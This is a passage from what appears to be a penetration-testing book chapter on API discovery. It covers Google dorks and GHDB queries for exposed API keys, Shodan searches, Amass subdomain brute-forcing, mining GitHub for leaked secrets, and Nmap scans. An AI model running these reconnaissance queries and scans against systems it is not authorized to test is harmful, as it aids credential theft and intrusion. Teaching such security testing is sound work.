PART III

ATTACKING APIS

6

DISCOVERY

Before you can attack a target's APIs, you must locate those APIs and validate whether they are operational. In the process, you'll also want to find credential information (such as keys, secrets, usernames, and passwords), version information, API documentation, and information about the API's business purpose. The more information you gather about a target, the better your odds of discovering and exploiting API-related vulnerabilities. This chapter describes passive and active reconnaissance processes and the tools to get the job done.

When it comes to recognizing an API in the first place, it helps to consider its purpose. APIs are meant to be used either internally, by partners and customers, or publicly. If an API is intended for public or partner use, it's likely to have developer-friendly documentation that describes the API

endpoints and instructions for using it. Use this documentation to recognize the API.

If the API is for select customers or internal use, you'll have to rely on other clues: naming conventions, HTTP response header information such as `Content-Type: application/json`, HTTP responses containing JSON/XML, and information about the JavaScript source files that power the application.

Passive Recon

Passive reconnaissance is the act of obtaining information about a target without directly interacting with the target's devices. When you take this approach, your goal is to find and document your target's attack surface without making the target aware of your investigation. In this case, the *attack surface* is the total set of systems exposed over a network from which it may be possible to extract data, through which you could gain entry to other systems, or to which you could cause an interruption in the availability of systems.

Typically, passive reconnaissance leverages *open-source intelligence (OSINT)*, which is data collected from publicly available sources. You will be on the hunt for API endpoints, credential information, version information, API documentation, and information about the API's business purpose. Any discovered API endpoints will become your targets later, during active reconnaissance. Credential-related information will help you test as an authenticated user or, better, as an administrator. Version information will help inform you about potential improper assets and other past vulnerabilities. API documentation will tell you exactly how to test the target API. Finally, discovering the API's business purpose can provide you with insight about potential business logic flaws.

As you are collecting OSINT, it is entirely possible you will stumble upon a critical data exposure, such as API keys, credentials, JSON Web Tokens (JWT), and other secrets that would lead to an instant win. Other high-risk findings would include leaked PII or sensitive user data such as Social Security numbers, full names, email addresses, and credit card information. These sorts of findings should be documented and reported immediately because they present a valid critical weakness.

The Passive Recon Process

When you begin passive recon, you'll probably know little to nothing about your target. Once you've gathered some basic information, you can focus your OSINT efforts on the different facets of an organization and build a profile of the target's attack surface. API usage will vary between industries and business purposes, so you'll need to adapt as you learn new information. Start by casting a wide net using an array of tools to collect data. Then perform more tailored searches based on the collected data to obtain more

refined information. Repeat this process until you've mapped out the target's attack surface.

Phase One: Cast a Wide Net

Search the internet for very general terms to learn some fundamental information about your target. Search engines such as Google, Shodan, and ProgrammableWeb can help you find general information about the API, such as its usage, design and architecture, documentation, and business purpose, as well as industry-related information and many other potentially significant items.

Additionally, you need to investigate your target's attack surface. This can be done with tools such as DNS Dumpster and OWASP Amass. DNS Dumpster performs DNS mapping by showing all the hosts related to the target's domain name and how they connect to each other. (You may want to attack these hosts later!) We covered the use of OWASP Amass in Chapter 4.

Phase Two: Adapt and Focus

Next, take your findings from phase one and adapt your OSINT efforts to the information gathered. This might mean increasing the specificity of your search queries or combining the information gathered from separate tools to gain new insights. In addition to using search engines, you might search GitHub for repositories related to your target and use a tool such as Pastehunter to find exposed sensitive information.

Phase Three: Document the Attack Surface

Taking notes is crucial to performing an effective attack. Document and take screen captures of all interesting findings. Create a task list of the passive reconnaissance findings that could prove useful throughout the rest of the attack. Later, while you're actively attempting to exploit the API's vulnerabilities, return to the task list to see if you've missed anything.

The following sections go deeper into the tools you'll use throughout this process. Once you begin experimenting with these tools, you'll notice some crossover between the information they return. However, I encourage you to use multiple tools to confirm your results. You wouldn't want to fail to find privileged API keys posted on GitHub, for example, especially if a criminal later stumbled upon that low-hanging fruit and breached your client.

Google Hacking

Google hacking (also known as *Google dorking*) involves the clever use of advanced search parameters and can reveal all sorts of public API-related information about your target, including vulnerabilities, API keys, and usernames, that you can leverage during an engagement. In addition, you'll

find information about the target organization's industry and how it leverages its APIs. Table 6-1 lists a selection of useful query parameters (see the "Google Hacking" Wikipedia page for a complete list).

Table 6-1: Google Query Parameters

Query operator	Purpose
`intitle`	Searches page titles
`inurl`	Searches for words in the URL
`filetype`	Searches for desired file types
`site`	Limits a search to specific sites

Start with a broad search to see what information is available; then add parameters specific to your target to focus the results. For example, a generic search for `inurl: /api/` will return over 2,150,000 results—too many to do much of anything with. To narrow the search results, include your target's domain name. A query like `intitle:"<targetname> api key"` returns fewer and more relevant results.

In addition to your own carefully crafted Google search queries, you can use Offensive Security's Google Hacking Database (GHDB, *https://www.exploit-db.com/google-hacking-database*). The GHDB is a repository of queries that reveal publicly exposed vulnerable systems and sensitive information. Table 6-2 lists some useful API queries from the GHDB.

Table 6-2: GHDB Queries

Google hacking query	Expected results
`inurl:"/wp-json/wp/v2/users"`	Finds all publicly available WordPress API user directories.
`intitle:"index.of" intext:"api.txt"`	Finds publicly available API key files.
`inurl:"/includes/api/" intext:"index of /"`	Finds potentially interesting API directories.
`ext:php inurl:"api.php?action="`	Finds all sites with a XenAPI SQL injection vulnerability. (This query was posted in 2016; four years later, there were 141,000 results.)
`intitle:"index of" api_key OR "api key" OR apiKey -pool`	Lists potentially exposed API keys. (This is one of my favorite queries.)

As you can see in Figure 6-1, the final query returns 2,760 search results for websites where API keys are publicly exposed.



Figure 6-1: The results of a Google hack for APIs, including several web pages with exposed API keys

ProgrammableWeb's API Search Directory

ProgrammableWeb (*https://www.programmableweb.com*) is the go-to source for API-related information. To learn about APIs, you can use its API University. To gather information about your target, use the API directory, a searchable database of over 23,000 APIs (see Figure 6-2). Expect to find API endpoints, version information, business logic information, the status of the API, source code, SDKs, articles, API documentation, and a changelog.



Figure 6-2: The ProgrammableWeb API directory

NOTE *SDK stands for* software development kit. *If an SDK is available, you should be able to download the software behind the target's API. For example, ProgrammableWeb has a link to the GitHub repository of the Twitter Ads SDK, where you can review the source code or download the SDK and test it out.*

Suppose you discover, using a Google query, that your target is using the Medici Bank API. You could search the ProgrammableWeb API directory and find the listing in Figure 6-3.



Figure 6-3: ProgrammableWeb's API directory listing for the Medici Bank API

The listing shows that the Medici Bank API interacts with customer data and facilitates financial transactions, making it a high-risk API. When you discover a sensitive target like this one, you'll want to find any information that could help you attack it, including API documentation, the location of its endpoint and portal, its source code, its changelog, and the authentication model it uses.

Click through the various tabs in the directory listing and note the information you find. To see the API endpoint location, portal location, and authentication model, shown in Figure 6-4, click a specific version under the Versions tab. In this case, both the portal and endpoint links lead to API documentation as well.



Figure 6-4: The Medici Bank API Specs section provides the API endpoint location, the API portal location, and the API authentication model.

The Changelog tab will inform you of past vulnerabilities, previous API versions, and notable updates to the latest API version, if available. ProgrammableWeb describes the Libraries tab as "a platform-specific software tool that, when installed, results in provisioning a specific API." You can use this tab to discover the type of software used to support the API, which could include vulnerable software libraries.

Depending on the API, you may discover source code, tutorials (the How To tab), mashups, and news articles, all of which may provide useful OSINT. Other sites with API repositories include *https://rapidapi.com* and *https://apis.guru/browse-apis*.

Shodan

Shodan is the go-to search engine for devices accessible from the internet. Shodan regularly scans the entire IPv4 address space for systems with open ports and makes their collected information public at *https://shodan.io*. You can use Shodan to discover external-facing APIs and get information about your target's open ports, making it useful if you have only an IP address or organization's name to work from.

Like with Google dorks, you can search Shodan casually by entering your target's domain name or IP addresses; alternatively, you can use search parameters as you would when writing Google queries. Table 6-3 shows some useful Shodan queries.

Table 6-3: Shodan Query Parameters

Shodan queries	Purpose
`hostname:"targetname.com"`	Using `hostname` will perform a basic Shodan search for your target's domain name. This should be combined with the following queries to get results specific to your target.
`"content-type: application/json"`	APIs should have their `content-type` set to JSON or XML. This query will filter results that respond with JSON.
`"content-type: application/xml"`	This query will filter results that respond with XML.
`"200 OK"`	You can add `"200 OK"` to your search queries to get results that have had successful requests. However, if an API does not accept the format of Shodan's request, it will likely issue a 300 or 400 response.
`"wp-json"`	This will search for web applications using the WordPress API.

You can put together Shodan queries to discover API endpoints, even if the APIs do not have standard naming conventions. If, as shown in Figure 6-5, we were targeting eWise (*https://www.ewise.com*), a money management company, we could use the following query to see if it had API endpoints that had been scanned by Shodan:

```
"ewise.com" "content-type: application/json"
```



Figure 6-5: Shodan search results

In Figure 6-5, we see that Shodan has provided us with a potential target endpoint. Investigating this result further reveals SSL certificate information related to eWise—namely, that the web server is Nginx and that the response includes an `application/json` header. The server issued a 401 JSON response code commonly used in REST APIs. We were able to discover an API endpoint without any API-related naming conventions.

Shodan also has browser extensions that let you conveniently check Shodan scan results as you visit sites with your browser.

OWASP Amass

Introduced in Chapter 4, OWASP Amass is a command line tool that can map a target's external network by collecting OSINT from over 55 different sources. You can set it to perform passive or active scans. If you choose the active option, Amass will collect information directly from the target by requesting its certificate information. Otherwise, it collects data from search engines (such as Google, Bing, and HackerOne), SSL certificate sources (such as GoogleCT, Censys, and FacebookCT), search APIs (such as Shodan, AlienVault, Cloudflare, and GitHub), and the web archive Wayback.

Visit Chapter 4 for instructions on setting up Amass and adding API keys. The following is a passive scan of *twitter.com*, with grep used to show only API-related results:

```
$ amass enum -passive -d twitter.com |grep api
legacy-api.twitter.com
api1-backup.twitter.com
api3-backup.twitter.com
tdapi.twitter.com
failover-urls.api.twitter.com
cdn.api.twitter.com
pulseone-api.smfc.twitter.com
urls.api.twitter.com
api2.twitter.com
apistatus.twitter.com
apiwiki.twtter.com
```

This scan revealed 86 unique API subdomains, including *legacy-api.twitter.com*. As we know from the OWASP API Security Top 10, an API named *legacy* could be of particular interest because it seems to indicate an improper asset management vulnerability.

Amass has several useful command line options. Use the `intel` command to collect SSL certificates, search reverse Whois records, and find ASN IDs associated with your target. Start by providing the command with target IP addresses:

```
$ amass intel -addr <target IP addresses>
```

If this scan is successful, it will provide you with domain names. These domains can then be passed to `intel` with the `whois` option to perform a reverse Whois lookup:

```
$ amass intel -d <target domain> -whois
```

This could give you a ton of results. Focus on the interesting results that relate to your target organization. Once you have a list of interesting domains, upgrade to the `enum` subcommand to begin enumerating subdomains. If you specify the `-passive` option, Amass will refrain from directly interacting with your target:

```
$ amass enum -passive -d <target domain>
```

The active `enum` scan will perform much of the same scan as the passive one, but it will add domain name resolution, attempt DNS zone transfers, and grab SSL certificate information:

```
$ amass enum -active -d <target domain>
```

To up your game, add the `-brute` option to brute-force subdomains, `-w` to specify the API_superlist wordlist, and then the `-dir` option to send the output to the directory of your choice:

```
$ amass enum -active -brute -w /usr/share/wordlists/API_superlist -d <target domain> -dir
<directory name>
```

If you'd like to visualize relationships between the data Amass returns, use the `viz` subcommand, as shown next, to make a cool-looking web page (see Figure 6-6). This page allows you to zoom in and check out the various related domains and hopefully some API endpoints.

```
$ amass viz -enum -d3 -dir <directory name>
```



Figure 6-6: OWASP Amass visualization using `-d3` to make an HTML export of Amass findings for twitter.com

You can use this visualization to see the types of DNS records, dependencies between different hosts, and the relationships between different nodes. In Figure 6-6, all the nodes on the left are API subdomains, while the large circle represents *twitter.com*.

Exposed Information on GitHub

Regardless of whether your target performs its own development, it's worth checking GitHub (*https://github.com*) for sensitive information disclosure. Developers use GitHub to collaborate on software projects. Searching GitHub for OSINT could reveal your target's API capabilities, documentation, and secrets, such as admin-level API keys, passwords, and tokens, which could be useful during an attack.

Begin by searching GitHub for your target organization's name paired with potentially sensitive types of information, such as "api-key," "password," or "token." Then investigate the various GitHub repository tabs to discover API endpoints and potential weaknesses. Analyze the source code in the Code tab, find software bugs in the Issues tab, and review proposed changes in the Pull requests tab.

Code

Code contains the current source code, README files, and other files (see Figure 6-7). This tab will provide you with the name of the last developer who committed to the given file, when that commit happened, contributors, and the actual source code.



Figure 6-7: An example of the GitHub Code tab where you can review the source code of different files

Using the Code tab, you can review the code in its current form or use CTRL-F to search for terms that may interest you (such as "API," "key," and "secret"). Additionally, view historical commits to the code by using the History button found at the top-right corner of Figure 6-7. If you came across an issue or comment that led you to believe there were once vulnerabilities associated with the code, you can look for historical commits to see if the vulnerabilities are still viewable.

When looking at a commit, use the Split button to see a side-by-side comparison of the file versions to find the exact place where a change to the code was made (see Figure 6-8).

Figure 6-8: The Split button allows you to separate the previous code (left) from the updated code (right).

Here, you can see a commit to a financial application that removed the SonarQube private API key from the code, revealing both the key and the API endpoint it was used for.

Issues

The Issues tab is a space where developers can track bugs, tasks, and feature requests. If an issue is open, there is a good chance that the vulnerability is still live within the code (see Figure 6-9).



Figure 6-9: An open GitHub issue that provides the exact location of an exposed API key in the code of an application

If the issue is closed, note the date of the issue and then search the commit history for any changes around that time.

Pull Requests

The Pull requests tab is a place that allows developers to collaborate on changes to the code. If you review these proposed changes, you might sometimes get lucky and find an API exposure that is in the process of being resolved. For example, in Figure 6-10, the developer has performed a pull request to remove an exposed API key from the source code.



Figure 6-10: A developer's comments in the pull request conversation can reveal private API keys.

As this change has not yet been merged with the code, we can easily see that the API key is still exposed under the Files Changed tab (see Figure 6-11).



Figure 6-11: The Files Changed tab demonstrates proposed change to the code.

The Files Changed tab reveals the section of code the developer is attempting to change. As you can see, the API key is on line 25; the following line is the proposed change to have the key removed.

If you don't find weaknesses in a GitHub repository, use it instead to develop your profile of your target. Take note of programming languages in use, API endpoint information, and usage documentation, all of which will prove useful moving forward.

Active Recon

One shortcoming of performing passive reconnaissance is that you're collecting information from secondhand sources. As an API hacker, the best way to validate this information is to obtain information directly from a target by port or vulnerability scanning, pinging, sending HTTP requests, making API calls, and other forms of interaction with a target's environment.

This section will focus on discovering an organization's APIs using detection scanning, hands-on analysis, and targeted scanning. The lab at the end of the chapter will show these techniques in action.

The Active Recon Process

The active recon process discussed in this section should lead to an efficient yet thorough investigation of the target and reveal any weaknesses you can use to access the system. Each phase narrows your focus using information from the previous phase: phase one, detection scanning, uses automated scans to find services running HTTP or HTTPS; phase two, hands-on analysis, looks at those services from the end user and hacker perspectives to find points of interest; phase three uses findings from phase two to increase the focus of scans to thoroughly explore the discovered ports and services. This process is time-efficient because it keeps you engaging with the target while automated scans are running in the background. Whenever you've hit a dead end in your analysis, return to your automated scans to check for new findings.

The process is not linear: after each phase of increasingly targeted scanning, you'll analyze the results and then use your findings for further scanning. At any point, you might find a vulnerability and attempt to exploit it. If you successfully exploit the vulnerability, you can move on to post-exploitation. If you don't, you return to your scans and analysis.

Phase Zero: Opportunistic Exploitation

If you discover a vulnerability at any point in the active recon process, you should take the opportunity to attempt exploitation. You might discover the vulnerability in the first few seconds of scanning, after stumbling upon a comment left in a partially developed web page, or after months of research. As soon as you do, dive into exploitation and then return to the

phased process as needed. With experience, you'll learn when to avoid getting lost in a potential rabbit hole and when to go all in on an exploit.

Phase One: Detection Scanning

The goal of detection scanning is to reveal potential starting points for your investigation. Begin with general scans meant to detect hosts, open ports, services running, and operating systems currently in use, as described in the "Baseline Scanning with Nmap" section of this chapter. APIs use HTTP or HTTPS, so as soon as your scan detects these services, let the scan continue to run and move into phase two.

Phase Two: Hands-on Analysis

Hands-on analysis is the act of exploring the web application using a browser and API client. Aim to learn about all the potential levers you can interact with and test them out. Practically speaking, you'll examine the web page, intercept requests, look for API links and documentation, and develop an understanding of the business logic involved.

You should usually consider the application from three perspectives: guests, authenticated users, and site administrators. *Guests* are anonymous users likely visiting a site for the first time. If the site hosts public information and does not need to authenticate users, it may only have guest users. *Authenticated users* have gone through some registration process and have been granted a certain level of access. *Administrators* have the privileges to manage and maintain the API.

Your first step is to visit the website in a browser, explore the site, and consider it from these perspectives. Here are some considerations for each user group:

Guest How would a new user use this site? Can new users interact with the API? Is API documentation public? What actions can this group perform?

Authenticated User What can you do when authenticated that you couldn't do as a guest? Can you upload files? Can you explore new sections of the web application? Can you use the API? How does the web application recognize that a user is authenticated?

Administrator Where would site administrators log in to manage the web app? What is in the page source? What comments have been left around various pages? What programming languages are in use? What sections of the website are under development or experimental?

Next, it's time to analyze the app as a hacker by intercepting the HTTP traffic with Burp Suite. When you use the web app's search bar or attempt to authenticate, the app might be using API requests to perform the requested action, and you'll see those requests in Burp Suite.

When you run into roadblocks, it's time to review new results from the phase one scans running in the background and kick off phase three: targeted scans.

Phase Three: Targeted Scanning

In the targeted scanning phase, refine your scans and use tools that are specific to your target. Whereas detection scanning casts a wide net, targeted scanning should focus on the specific type of API, its version, the web application type, any service versions discovered, whether the app is on HTTP or HTTPS, any active TCP ports, and other information gleaned from understanding the business logic. For example, if you discover that an API is running over a nonstandard TCP port, you can set your scanners to take a closer look at that port. If you find out that the web application was made with WordPress, check whether the WordPress API is accessible by visiting */wp-json/wp/v2*. At this point, you should know the URLs of the web application and can begin brute-forcing uniform resource identifiers to find hidden directories and files (see "Brute-Forcing URIs with Gobuster" later in this chapter). Once these tools are up and running, review results as they flow in to perform a more targeted hands-on analysis.

The following sections describe the tools and techniques you'll use throughout the phases of active reconnaissance, including detection scanning with Nmap, hands-on analysis using DevTools, and targeted scanning with Burp Suite and OWASP ZAP.

Baseline Scanning with Nmap

Nmap is a powerful tool for scanning ports, searching for vulnerabilities, enumerating services, and discovering live hosts. It's my preferred tool for phase one detection scanning, but I also return to it for targeted scanning. You'll find books and websites dedicated to the power of Nmap, so I won't dive too deeply into it here.

For API discovery, you should run two Nmap scans in particular: general detection and all port. The Nmap general detection scan uses default scripts and service enumeration against a target and then saves the output in three formats for later review (`-oX` for XML, `-oN` for Nmap, `-oG` for greppable, or `-oA` for all three formats):

```
$ nmap -sC -sV <target address or network range> -oA nameofoutput
```

The Nmap all-port scan will quickly check all 65,535 TCP ports for running services, application versions, and host operating system in use:

```
$ nmap -p- <target address> -oA allportscan
```

As soon as the general detection scan begins returning results, kick off the all-port scan. Then begin your hands-on analysis of the results. You'll most likely discover APIs by looking at the results related to HTTP traffic and other indications of web servers. Typically, you'll find these running on ports 80 and 443, but an API can be hosted on all sorts of different ports. Once you discover a web server, open a browser and begin analysis.

Finding Hidden Paths in Robots.txt

Robots.txt is a common text file that tells web crawlers to omit results from the search engine findings. Ironically, it also serves to tell us which paths the target wants to keep secret. You can find the *robots.txt* file by navigating to the target's */robots.txt* directory (for example, *https://www.twitter.com/robots.txt*).

The following is an actual *robots.txt* file from an active web server, complete with a disallowed */api/* path:

```
User-agent: *
Disallow: /appliance/
Disallow: /login/
Disallow: /api/
Disallow: /files/
```

Finding Sensitive Information with Chrome DevTools

In Chapter 4, I said that Chrome DevTools contains some highly underrated web application hacking tools. The following steps will help you easily and systematically filter through thousands of lines of code in order to find sensitive information in page sources.

Begin by opening your target page and then open Chrome DevTools with F12 or CTRL-SHIFT-I. Adjust the Chrome DevTools window until you have enough space to work with. Select the Network tab and then refresh the page.

Now look for interesting files (you may even find one titled "API"). Right-click any JavaScript files that interest you and click **Open in Sources Panel** (see Figure 6-12) to view their source code. Alternatively, click XHR to find see the Ajax requests being made.

